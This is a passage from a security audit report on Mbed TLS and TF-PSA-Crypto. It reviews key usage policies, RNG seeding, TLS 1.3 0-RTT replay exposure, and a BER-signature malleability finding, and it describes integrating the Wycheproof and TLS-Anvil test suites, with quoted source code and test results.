PSK (TLS 1.3)	`DERIVE | EXPORT`	`HKDF_EXTRACT(ANY_HASH)`
ECJPAKE password	`DERIVE`	`JPAKE(SHA-256)`
ECDH(E) private key	`DERIVE`	`ECDH`
TLS 1.2 PRF master input	`DERIVE`	`TLS12_PRF(hash)`

Table 2: Keys for TLS 1.2 and 1.3, with their usage flags and algorithm policy.

There are two exceptions with broader-than-expected policies. The first one is the `mac_dec` key for CBC without encrypt-then-MAC or NULL cipher suites (see Listing 6). An HMAC-based constant-time comparison is used, which requires the key to be exportable in order to compute HMAC's `ikey` and `okey` values (see Listing 7).

```c
7638 MBEDTLS_CHECK_RETURN_CRITICAL
7639 static int ssl_tls12_populate_transform(mbedtls_ssl_transform *transform,
7640                                         int ciphersuite,
7641                                         const unsigned char master[48],
7642 #if defined(MBEDTLS_SSL_SOME_SUITES_USE_CBC_ETM)
7643                                         int encrypt_then_mac,
7644 #endif /* MBEDTLS_SSL_SOME_SUITES_USE_CBC_ETM */
7645                                         ssl_tls_prf_t tls_prf,
7646                                         const unsigned char randbytes[64],
7647                                         mbedtls_ssl_protocol_version tls_version,
7648                                         unsigned endpoint,
7649                                         const mbedtls_ssl_context *ssl)
7650 {
   …                                                   …
7950           if ((transform->psa_alg == MBEDTLS_SSL_NULL_CIPHER) ||
7951               ((transform->psa_alg == PSA_ALG_CBC_NO_PADDING)
7952   #if defined(MBEDTLS_SSL_SOME_SUITES_USE_CBC_ETM)
7953                && (transform->encrypt_then_mac == MBEDTLS_SSL_ETM_DISABLED)
7954   #endif
7955               )) {
7956               /* mbedtls_ct_hmac() requires the key to be exportable */
7957               psa_set_key_usage_flags(&attributes, PSA_KEY_USAGE_EXPORT |
7958                                       PSA_KEY_USAGE_VERIFY_HASH);
7959           } else {
7960               psa_set_key_usage_flags(&attributes, PSA_KEY_USAGE_VERIFY_HASH);
7961           }
```

Listing 6: `ssl_tls12_populate_transform` sets `PSA_KEY_USAGE_EXPORT` for the `mac_dec` key for CBC-without-EtM or NULL cipher suites (`library/ssl_tls.c:7638-7961`).

```c
int mbedtls_ct_hmac(mbedtls_svc_key_id_t key,
                    psa_algorithm_t mac_alg,
                    const unsigned char *add_data,
                    size_t add_data_len,
                    const unsigned char *data,
                    size_t data_len_secret,
                    size_t min_data_len,
                    size_t max_data_len,
                    unsigned char *output)
{
…                                                   …
    /* Export MAC key
     * We assume key length is always exactly the output size
     * which is never more than the block size, thus we use block_size
     * as the key buffer size.
     */
    PSA_CHK(psa_export_key(key, key_buf, block_size, &mac_key_length));

    /* Calculate ikey */
    for (i = 0; i < mac_key_length; i++) {
        key_buf[i] = (unsigned char) (key_buf[i] ^ 0x36);
    }
    for (; i < block_size; ++i) {
        key_buf[i] = 0x36;
    }
…                                                   …
    /* Calculate okey */
    for (i = 0; i < mac_key_length; i++) {
        key_buf[i] = (unsigned char) ((key_buf[i] ^ 0x36) ^ 0x5C);
    }
    for (; i < block_size; ++i) {
        key_buf[i] = 0x5C;
    }
```

Listing 7: `mbedtls_ct_hmac` requires `key` to be exportable (`library/ssl_msg.c:58-156`).

The second exception is the TLS 1.3 PSK, which has the `EXPORT` usage flag and the `PSA_ALG_ANY_HASH` algorithm policy (see Listing 8). `EXPORT` is used because the key schedule requires reading the PSK on successive derivations: as shown in Listing 9, the PSK is exported by `mbedtls_ssl_tls13_export_handshake_psk()`, used by `mbedtls_ssl_tls13_evolve_secret()`, then the buffer is freed. `PSA_ALG_ANY_HASH` is used because the key schedule hash is negotiated.

```c
int mbedtls_ssl_set_hs_psk(mbedtls_ssl_context *ssl,
                           const unsigned char *psk, size_t psk_len)
{
    …                                                   …
#if defined(MBEDTLS_SSL_PROTO_TLS1_3)
    if (ssl->tls_version == MBEDTLS_SSL_VERSION_TLS1_3) {
        alg = PSA_ALG_HKDF_EXTRACT(PSA_ALG_ANY_HASH);
        psa_set_key_usage_flags(&key_attributes,
                                PSA_KEY_USAGE_DERIVE | PSA_KEY_USAGE_EXPORT);
    }
#endif /* MBEDTLS_SSL_PROTO_TLS1_3 */
```

Listing 8: `mbedtls_ssl_set_hs_psk` uses `PSA_KEY_USAGE_EXPORT` and `PSA_ALG_ANY_HASH` with the TLS 1.3 PSK (`library/ssl_tls.c:1984-2019`).

```c
int mbedtls_ssl_tls13_key_schedule_stage_early(mbedtls_ssl_context *ssl)
{
    …                                                   …
    hash_alg = mbedtls_md_psa_alg_from_type((mbedtls_md_type_t) handshake->ciphersuite_info->mac);
#if defined(MBEDTLS_SSL_TLS1_3_KEY_EXCHANGE_MODE_SOME_PSK_ENABLED)
    if (mbedtls_ssl_tls13_key_exchange_mode_with_psk(ssl)) {
        ret = mbedtls_ssl_tls13_export_handshake_psk(ssl, &psk, &psk_len);
        if (ret != 0) {
            MBEDTLS_SSL_DEBUG_RET(1, "mbedtls_ssl_tls13_export_handshake_psk",
                                  ret);
            return ret;
        }
    }
#endif

    ret = mbedtls_ssl_tls13_evolve_secret(hash_alg, NULL, psk, psk_len,
                                          handshake->tls13_master_secrets.early);
#if defined(MBEDTLS_SSL_TLS1_3_KEY_EXCHANGE_MODE_SOME_PSK_ENABLED)
    mbedtls_free((void *) psk);
#endif
```

Listing 9: `mbedtls_ssl_tls13_key_schedule_stage_early` requires the PSK to be exportable and to accept any hash function compatible with HKDF-Extract (`library/ssl_tls13_keys.c:1229-1257`).

On top of the consistent policy usage, key usage and algorithms policies are enforced through checks on PSA functions. In Mbed TLS, keys are handled through a key store, which stores the raw key material along its attributes. PSA functions have to either call `psa_get_and_lock_key_slot_with_policy()` or `psa_get_and_lock_key_slot()` to get access to the key slot and the raw key that comes with it. The `_with_policy` function checks that the declared key usage and algorithm match those stored with the key, returning `PSA_ERROR_NOT_PERMITTED` if they do not. `psa_get_and_lock_key_slot()` omits these checks and returns the key slot directly, but only two functions call the latter:

- `psa_get_and_lock_key_slot_with_policy()`, to access the key slots *after* verifying the policy;
- `psa_destroy_key()`, which does not require verifying the policy.

Success

Key attributes are consistent across uses and are correctly enforced by `psa_get_and_lock_key_slot_with_policy()`. Policies are minimally permissive, with two valid exceptions that do not introduce security concerns.

The update to version 4.0 did not introduce laxer policies or errors in their enforcement.

7.3. RNG initialization

One of the breaking changes of the migration is the removal of RNG callbacks in favor of the PSA Crypto random generator. Before examining how it works, we verified that all calls to the public randomness functions go through the PSA RNG. To generate randomness, PSA offers three functions:

- `psa_generate_random()` to generate random bytes;
- `psa_generate_key()` to generate a key or a key pair;
- `psa_generate_key_custom()` to generate a key or a key pair using custom parameters.

Internally, `psa_generate_random()` calls `psa_generate_random_internal()` and `psa_generate_key()` calls `psa_generate_key_custom()` with the default production parameter and no custom data. When using the built-in implementation, both key generation functions use `psa_generate_key_internal()`, which in turn calls `psa_generate_random_internal()` to generate the key material for symmetric keys.

For asymmetric keys (RSA, ECC, FFDH), the internal key generation functions still use the RNG callback functions, but all of them use `mbedtls_psa_get_random`. This function is a wrapper that acts like the old RNG callbacks and uses `psa_generate_random()`.

The only usage of a different RNG we found is in deterministic ECDSA (`tf-psa-crypto/drivers/builtin/src/ecdsa.c`). RFC 6979 § 3.3 indicates that the nonce k is generated by an instance of HMAC-DRBG, so TF-PSA-Crypto creates a new instance of that random generator for this purpose. Additionally, TF-PSA-Crypto implements blinding through `ecp_randomize_jac`, called by `mbedtls_ecp_mul_restartable()`. The randomness used for this operation comes from `MPI_ECP_RAND()` (see Listing 10). `MPI_ECP_RAND()` is a macro that wraps `mbedtls_mpi_random()` and uses the function's `f_rng` and `p_rng` (see Listing 11). In this case, `f_rng` and `p_rng` come from the call to `mbedtls_ecdsa_sign_det_restartable()`: `MPI_ECP_RAND()` uses the PSA DRBG through `mbedtls_psa_get_random()` (see Listing 12).

```c
/*
 * Randomize jacobian coordinates:
 * (X, Y, Z) -> (l^2 X, l^3 Y, l Z) for random l
 * This is sort of the reverse operation of ecp_normalize_jac().
 *
 * This countermeasure was first suggested in [2].
 */
static int ecp_randomize_jac(const mbedtls_ecp_group *grp, mbedtls_ecp_point *pt,
                             int (*f_rng)(void *, unsigned char *, size_t), void *p_rng)
{
    int ret = MBEDTLS_ERR_ERROR_CORRUPTION_DETECTED;
    mbedtls_mpi l;

    mbedtls_mpi_init(&l);

    /* Generate l such that 1 < l < p */
    MPI_ECP_RAND(&l);
```

Listing 10: `ecp_randomize_jac()` uses `MPI_ECP_RAND()` to generate a random integer (`tf-psa-crypto/drivers/builtin/src/ecp.c:1590-1606`).

```c
/* Needs f_rng, p_rng to be defined. */
#define MPI_ECP_RAND(X)                                                 \
    MBEDTLS_MPI_CHK(mbedtls_mpi_random((X), 2, &grp->P, f_rng, p_rng))
```

Listing 11: `MPI_ECP_RAND` wraps `mbedtls_mpi_random()` (`tf-psa-crypto/drivers/builtin/src/ecp.c:1149-1151`).

```c
#if defined(MBEDTLS_PSA_BUILTIN_ALG_DETERMINISTIC_ECDSA)
        status = mbedtls_to_psa_error(
            mbedtls_ecdsa_sign_det_restartable(&operation->ctx->grp,
                                               &r,
                                               &s,
                                               &operation->ctx->d,
                                               operation->hash,
                                               operation->hash_length,
                                               operation->md_alg,
                                               mbedtls_psa_get_random,
                                               MBEDTLS_PSA_RANDOM_STATE,
                                               &operation->restart_ctx));
#else /* defined(MBEDTLS_PSA_BUILTIN_ALG_DETERMINISTIC_ECDSA) */
```

Listing 12: `mbedtls_psa_sign_hash_complete()` uses `mbedtls_ecdsa_sign_det_restartable()` with `mbedtls_psa_get_random` as `f_rng_blind` (`tf-psa-crypto/core/psa_crypto.c:4130-4142`).

Success

All calls to the public randomness functions go through the PSA Crypto RNG, with one exception that does not introduce security concerns.

The DRBG is initialized when calling `psa_crypto_init()`, as shown in Listing 13. Then, depending on the configuration, `mbedtls_psa_drbg_seed()` calls either the CTR-DRBG or the HMAC-DRBG seed function. In both cases, the seeding function gathers entropy from the sources declared at compile-time. Additional sources can be added after initialization.

Each source is polled with a length of `MBEDTLS_ENTROPY_MAX_GATHER` (128) bytes. The seeding process succeeds under two conditions:

- All declared entropy sources return at least a threshold amount of bytes (32 for the platform RNG, 32 or 64 for the non-volatile seed depending on `MBEDTLS_ENTROPY_BLOCK_SIZE`).
- The strong entropy sources return a total of at least `MBEDTLS_ENTROPY_BLOCK_SIZE` bytes (32 or 64 bytes depending on `MBEDTLS_PSA_CRYPTO_RNG_HASH`, which is either SHA-256 or SHA-512).

```c
8877 psa_status_t psa_crypto_init(void)
8878 {
8879     psa_status_t status;
   …                                                    …
8897     status = mbedtls_psa_crypto_init_subsystem(PSA_CRYPTO_SUBSYSTEM_RNG);
8898     if (status != PSA_SUCCESS) {
8899         goto exit;
8900     }
   …                                                    …
8904 exit:
8905
8906     if (status != PSA_SUCCESS) {
8907         mbedtls_psa_crypto_free();
8908     }
8909
8910     return status;
8911 }
```

Listing 13: `psa_crypto_init()` initializes the crypto RNG subsystem (`tf-psa-crypto/core/psa_crypto.c:8877-8911`).

There is threading protection via a mutex on builds with the `MBEDTLS_THREADING_C` option configured. Additionally, the DRBG is reseeded automatically on two occasions:

- On Unix-like systems, the PID of the current process is checked against the one stored in the DRBG context on every call to `psa_generate_random()`. If they do not match, `psa_random_internal_reseed_child()` is called to reseed the DRBG with the new PID and a timestamp.
- The DRBG is reseeded after `MBEDTLS_PSA_RNG_RESEED_INTERVAL` requests. In the default configuration, `MBEDTLS_PSA_RNG_RESEED_INTERVAL` is set to 10 000.

Automatic reseeding can also be triggered when prediction resistance is enabled: “If enabled, entropy is gathered before each call. Only use this if you have ample supply of good entropy.”

Lastly, reseeding can be triggered manually with either `psa_random_reseed()` or `psa_random_deplete()`.

Success

In the default configuration (platform poll entropy, default reseed interval) and assuming that `psa_crypto_init()` is called before any cryptographic operation, the PSA DRBG is correctly initialized and reseeds automatically. Two processes initializing concurrently each draw independent, fresh entropy, ensuring that their DRBG states are different.

There is, however, a configuration in which uniqueness of the DRBG state cannot be guaranteed: when the non-volatile seed `NVSEED` is the only source of (strong) entropy. This must be explicitly configured by enabling `MBEDTLS_ENTROPY_NV_SEED` and `MBEDTLS_ENTROPY_NO_SOURCES_OK`, while disabling `MBEDTLS_PSA_BUILTIN_GET_ENTROPY` and `MBEDTLS_PSA_DRIVER_GET_ENTROPY`. The documentation indicates a potential security downgrade of this configuration.

Success

In an `NVSEED`-only configuration, the DRBG state of the forked children processes is identical to the DRBG state of their parent process. On Unix-like systems, the DRBG is reseeded on the first call to `psa_generate_random_internal()` due to the PID check. The uniqueness of the DRBG state of forked children processes is still protected by the PID verification and reseed mechanism on Unix-like systems *after* the first call to `psa_generate_random_internal()`.

Warning

The mitigation *does not* cover the scenario of two independently launched processes using the same seed file concurrently. There is a possibility that both get to read the same seed before updating it, thus seeding two identical DRBG states. *Sequential* launches do not suffer from this issue, as each process updates the seed file with a value derived from the loaded seed.

7.4. Protocol and Configuration Notes

INFO-2	No Anti-Replay Protection for TLS 1.3 0-RTT Early Data
Perimeter	`include/mbedtls/ssl.h:5166`

Description

Mbed TLS explicitly documents that it implements none of the anti-replay defenses for 0-RTT early data mandated by RFC 8446 § 8: neither single-use tickets nor ClientHello recording are implemented. Applications accepting 0-RTT data are therefore unconditionally exposed to replay attacks. While the limitation is acknowledged in a code comment, it is not surfaced in the public API documentation or migration guide in a way that would prevent unsuspecting integrators from enabling early data.

Recommendation

Document the limitation prominently in the public API headers and the migration guide. Consider disabling 0-RTT early data by default until at least one RFC 8446 §8 anti-replay mechanism is implemented, or gate the `MBEDTLS_SSL_EARLY_DATA` option behind an explicit acknowledgment macro.

The limitation is acknowledged in a code comment at `include/mbedtls/ssl.h:5166`. RFC 8446 §8 states that 0-RTT data cannot be guaranteed to be non-replayed and mandates that servers implement at least one of the prescribed anti-replay mechanisms (single-use tickets or ClientHello recording) or reject early data entirely. Since Mbed TLS implements neither, any application that enables `MBEDTLS_SSL_EARLY_DATA` and calls `mbedtls_ssl_conf_early_data()` to accept 0-RTT data is unconditionally exposed to replay attacks.

7.5. Ongoing Investigations

The following items were identified during the audit and are under further investigation. They may result in additional findings in a subsequent version of this report.

7.5.1. Attacker-Controlled Session Parameters in `ssl_context_load()`

Location: `library/ssl_tls.c:5097`.

After loading a serialized context, the Secure Sockets Layer (SSL) state machine transitions directly to `MBEDTLS_SSL_HANDSHAKE_OVER` using all parameters from the blob. If the blob is not integrity-protected at the application level (e.g., stored in tamper-accessible storage), all negotiated parameters—cipher suite, session keys, IVs—are attacker-controlled. This is architecturally related to **HIGH-2** and is being assessed as a standalone issue.

8. Testing improvements

As per the Request for Proposals for this engagement, we had three additional objectives on top of the code review:

- Integrate Project Wycheproof test vectors into the test suite.
- Incorporate TLS-Anvil into the CI pipeline.
- Evaluate the existing coverage on OSS-Fuzz to look for gaps in coverage or underperforming harnesses.

8.1. Wycheproof integration

Mbed TLS already has a large collection of unit tests for its cryptographic primitives, as noted in testing guidelines. These tests come in a specific format:

- A `.data` file containing the test inputs and expected outputs in plaintext form.
- A `.function` file that defines the functions operating on the input data.

If tests are enabled, these files are combined by CMake globs and Perl scripts when building the project. Each file is compiled into its own binary, which allows running specific tests. However, running individual cases is not possible without modifying the test source code.

Project Wycheproof is a repository of test vectors for implementations of cryptographic primitives. These tests aim to exercise known edge cases or are directly inspired by real-world vulnerabilities. For this engagement, the objective was to integrate these test vectors into the Mbed TLS test suite in a way that is easy to incorporate into the existing CI/CD pipeline and to report any valid findings.

The existing `.data` files already follow a similar test-vector format, declaring a set of inputs and their corresponding outputs, along with the function to run them. Converting the Wycheproof JSON files to a `.data` format along with the corresponding `.function` file to run the test vectors is a straightforward way of integrating them into the test suite. As with the existing tests, the CMake files glob `tests/suites/*.data` files and pair them with the corresponding `.function` file. `ctest` automatically includes the new binaries, so no additional effort is required to integrate them into the CI/CD pipeline.



Note

The conversion scripts and `.function` files were shared with the Mbed TLS team alongside this report.

Wycheproof test vectors can be separated into three categories:

- *Valid* vectors, which exclusively use valid inputs, so implementations are expected to correctly process them and return valid outputs.
- *Invalid* vectors, which use at least one invalid input. These are generally the test vectors exercising edge cases or potential vulnerabilities. Implementations are expected to reject these inputs.
- *Acceptable* vectors, which are edge cases that do not necessarily introduce security issues but may indicate more important problems. It is up to the consumer to decide whether or not implementations should reject these inputs.

For Mbed TLS, we expect all primitives to correctly process all valid vectors. For invalid vectors, we try to match the expected issue (e.g. an invalid signature or corrupted MAC) to a PSA error code, falling back to catching the generic `PSA_ERROR_GENERIC_ERROR`. For acceptable cases, signatures (ECDSA, RSA) should reject all, while key agreement and key wrap harnesses are set to accept either outcome. Other primitives do not have acceptable tests.

Table 3 shows the primitives and modes covered by the harnesses added during this engagement. For a detailed list of harnesses, see Appendix D.

Family	Suites
AEAD / Encryption	AES (GCM, CCM, CBC/PKCS7) ARIA (GCM, CCM, CBC/PKCS7) Camellia (CCM, CBC/PKCS7) ChaCha20-Poly1305
MAC	AES-CMAC HMAC (8 hashes)
KDF	HKDF (4 hashes) PBKDF2-HMAC (5 hashes)
Key Agreement	ECDH with raw points (7 curves) ECDH with DER keys (7 curves) X25519 X448
Signature	ECDSA with DER-encoded signature (21 curve/hash combinations) ECDSA with P1363-encoded signatures (10 curve/hash combinations) RSA-PKCS1v1.5 (17 key size/hash combinations) RSA-PSS (8 key size/hash/salt length combinations)
Asymmetric Encryption	RSA-OAEP (9 combinations of key size/hash/MGF1 hash) RSA-PKCS1v1.5 (RSA-2048, RSA-3072, RSA-4096)
Key Wrap	AES-KW (AES-128, AES-192, AES-256) AES-KWP (AES-128, AES-192, AES-256)

Table 3: List of primitives covered by our Wycheproof harnesses.

There are some exceptions that either are implemented in Mbed TLS but do not have corresponding Wycheproof vectors, or that have Wycheproof vectors but are not publicly exposed through either the PSA Crypto API or `mbedtls_` functions.

Excluded primitive	Reason
AES-XTS	XTS mode is not available through TF-PSA-Crypto. There is an ongoing PR to add this mode.
AES-GMAC	Not exposed through the PSA Crypto API, although it can be constructed from the existing `mbedtls_gcm`.
ARIA-CMAC, Camellia-CMAC	CMAC is only available with AES, see **INFO-4** .
ARIA-WRAP, Camellia-WRAP	`mbedtls_nist_kw` is only available with AES.
ML-DSA	There is an experimental integration of mldsa-native but it is not yet exposed through the PSA API. Work is ongoing, see Issue 637.
EdDSA, DSA, ML-KEM, SM3/SM4, SEED, AEGIS/ASCON/MORUS, SipHash/VMAC/KMAC, AES-EAX/SIV/GCM-SIV, FF1	Not implemented in Mbed TLS 4.1.0.
Camellia-GCM, FFDH	Implemented, but no Wycheproof vectors exist.

Table 4: List of primitives excluded from Wycheproof testing.

INFO-3	Mismatch in CMAC cipher support between the documentation and the implemenatation.
Perimeter	TF-PSA-Crypto documentation

Description

The PSA migration document `tf-psa-crypto/docs/psa-transition.md` states that the key type determines the block cipher used with CMAC, listing the AES, ARIA, Camellia, and DES key types. However, TF-PSA-Crypto currently only supports CMAC with AES: `mbedtls_cipher_cmac_starts` returns `MBEDTLS_ERR_CIPHER_BAD_INPUT_DATA` for key types other than AES. From `tf-psa-crypto/drivers/builtin/src/cmac.c`:

```c
int mbedtls_cipher_cmac_starts(mbedtls_cipher_context_t *ctx,
                               const unsigned char *key, size_t keybits)
{
  …                                                   …
    type = mbedtls_cipher_info_get_type(ctx->cipher_info);

    switch (type) {
        case MBEDTLS_CIPHER_AES_128_ECB:
        case MBEDTLS_CIPHER_AES_192_ECB:
        case MBEDTLS_CIPHER_AES_256_ECB:
            break;
        default:
            return MBEDTLS_ERR_CIPHER_BAD_INPUT_DATA;
    }
```

This also contradicts the note at the beginning of `cmac.h`:

```c
/**
 * \file cmac.h
 *
 * \brief This file contains CMAC definitions and functions.
 *
 * The Cipher-based Message Authentication Code (CMAC) Mode for
 * Authentication is defined in <em>RFC-4493: The AES-CMAC Algorithm</em>.
 * It is supported with AES and DES.
 */
```

Recommendation

Amend the documentation and note to reflect the fact that the CMAC implementation only works with AES.

8.1.1. Results

Once the harnesses are integrated into the test suite and compiled with the rest of the project, `ctest` can run a selection of tests based on a regex:

```bash
ctest -R wycheproof -j $(nproc)
```

Warning

Note that in the default configuration, the DRBG is seeded from the system RNG (e.g. `/dev/urandom` on Linux) *and* a non-volatile seed file. Having many tests call `psa_crypto_init()` and initializing their DRBG with the seed can cause others to read a partially-written file, getting fewer bytes than required, and causing the test to fail.

The solution is to either build the project without the `MBEDTLS_ENTROPY_NV_SEED` and `MBEDTLS_PLATFORM_NV_SEED_ALT` options, or to run the tests sequentially, which is what running a bare `ctest` does.

Running the suite in parallel (without the non-volatile seed) took roughly 150 seconds on an Intel Core i7-8565U. Sequentially, it took roughly 400 seconds on the same CPU.

The full run yielded positive results: Table 5 shows that out of 36 653 test cases added across 117 suites, only 171 fail. The failing tests are limited to ECDSA with DER-encoded signatures and RSA-PSS.

Category	Primitive	Suites	Cases	Fail
AEAD / Encryption	AES	3	1084	0
	ARIA	3	1079	0
	Camellia	2	768	0
	ChaCha20-Poly1305	1	325	0
MAC	AES-CMAC	1	311	0
	HMAC	8	1 386	0
KDF	HKDF	4	339	0
	PBKDF2	5	298	0
Key Agreement	ECDH (ASN.1/DER)	7	5 861	0
	ECDH (raw point)	7	3 952	0
	X25519	1	518	0
	X448	1	510	0
Signature	ECDSA (ASN.1/DER)	21	10 850	122
	ECDSA (IEEE P1363)	10	2 974	0
	RSA PKCS1 v1.5 verify	17	4 395	0
	RSA-PSS verify	8	1 065	49
Asymmetric Encryption	RSA-OAEP	9	318	0
	RSA PKCS1 v1.5 decrypt	3	201	0
Key Wrap	AES-KW	3	165	0
	AES-KWP	3	254	0
	Total	**117**	**36 653**	**171**

Table 5: Results of the added Project Wycheproof test suites.

For ECDSA, the problem comes from the tests that use *BER*-encoded signatures. Basic Encoding Rules (BER) is a set of rules for encoding ASN.1 objects. Distinguished Encoding Rules (DER) is a subset of BER that gives a *unique* encoding to each ASN.1 value.

PSA Cryptography API v1.2 § 10.7.1 indicates that the ECDSA signature scheme is specified in SEC 1: Elliptic Curve Cryptography. SEC 1 § C.5 defines the ASN.1 structure to use for ECDSA signatures, but does not mandate a specific

encoding. Likewise, RFC 3279 § 2.2.3 defines the ASN.1 structure but does not specify the use of DER encoding for it. Nevertheless, libraries such as OpenSSL enforce a strict usage of DER. By contrast, Mbed TLS allows verifying BER-encoded signatures, which introduces signature malleability. This is a risk for systems that rely on signature uniqueness to prevent replay attacks, as illustrated by OWASP SCWE-054.

LOW-4	`mbedtls_pk_verify()` accepts BER-encoded signatures	
Likelihood	●○○○	**Impact** ●●○○
Perimeter	`tf-psa-crypto/extras/pk.c`	

Description

The added Wycheproof harness for ECDSA with DER-encoded signatures uses `mbedtls_pk_verify()`. Wycheproof includes tests with *BER*-encoded signatures. These signatures are accepted by Mbed TLS but Wycheproof considers them invalid as they indicate the presence of signature malleability. It affects all curves supported by both Wycheproof and Mbed TLS. The vulnerability represents a risk for systems that rely on signature uniqueness to prevent replay attacks, as illustrated by OWASP SCWE-054.

This is reported as low-severity as BER-encoded signatures are *not* forbidden by RFC 3279, and considering them valid may be required for backwards compatibility. That said, `BRANCHES.md` indicates that returning an undocumented error code when a new error condition appears is not considered an API compatibility break. Also, libraries such as OpenSSL enforce the use of DER-encoded signatures.

Recommendation

We recommend verifying that ECDSA signatures are strictly DER-encoded, and failing otherwise.

The second failure comes from RSA-PSS. `mbedtls_pk_verify_ext()` uses `PSA_ALG_RSA_PSS_ANY_SALT` and accepts any salt length. This is noted in the API documentation and in psa-transition.md. Additionally, the changelog entry for Bugfixes in version 3.1.0 points to Issue 4946. Since this is documented and intended behavior, no vulnerability is reported.

8.2. TLS-Anvil

TLS-Anvil is a “comprehensive test suite for testing (D)TLS 1.2 and 1.3 servers and clients.” It currently includes approximately 400 test cases based on RFC requirements and past attacks. The testing program is provided as a Docker image: `ghcr.io/tls-attacker/tlsanvil`.

The documentation describes the features of TLS-Anvil and goes through an example on how to test a server and a client. The examples use OpenSSL-based images, but `tls-attacker/TLS-Docker-Library` includes Dockerfiles for several libraries including Mbed TLS. Alternatively, it is possible to compile and run the server and client programs manually as shown in Listing 14.

```bash
# First compile the Mbed TLS programs ssl_client2 and ssl_server2. Assuming that the source code is available at `mbedtls/`:
mkdir build && cd build
cmake ../mbedtls
cmake --build .

# Then start the server.
programs/ssl/ssl_server2

# Finally start the container in server mode.
docker run \
          --rm \
          -it \
          --name tls-anvil \
          --network host \
          -v $(pwd):/output/ \
          ghcr.io/tls-attacker/tlsanvil:latest \
          -zip \
          -parallelHandshakes 1 \
          -connectionTimeout 200 \
          -strength 1 \
          -identifier mbedtls-ssl_server2 \
          server \
          -connect localhost:4433
```

Listing 14: Testing Mbed TLS `ssl_server2` with TLS-Anvil.

During the run, TLS-Anvil generates several JSON files, including a summary of the run (`report.json`) and per-test files (`results/**/_testRun.json`), along with network capture `.pcap` files. To facilitate the analysis of these results, TLS-Anvil provides a web interface called Anvil-Web. The user uploads the compressed ZIP archive, generated when adding the `-zip` flag to the `docker run` command, and the web interface shows a summary, individual test results, and the network traffic capture. See Figure 2, Figure 3, and Figure 4 respectively.




Figure 2: Results of running TLS-Anvil against `ssl_server2` compiled with the default configuration.




Figure 3: Example of a failed test case in the TLS-Anvil web interface.

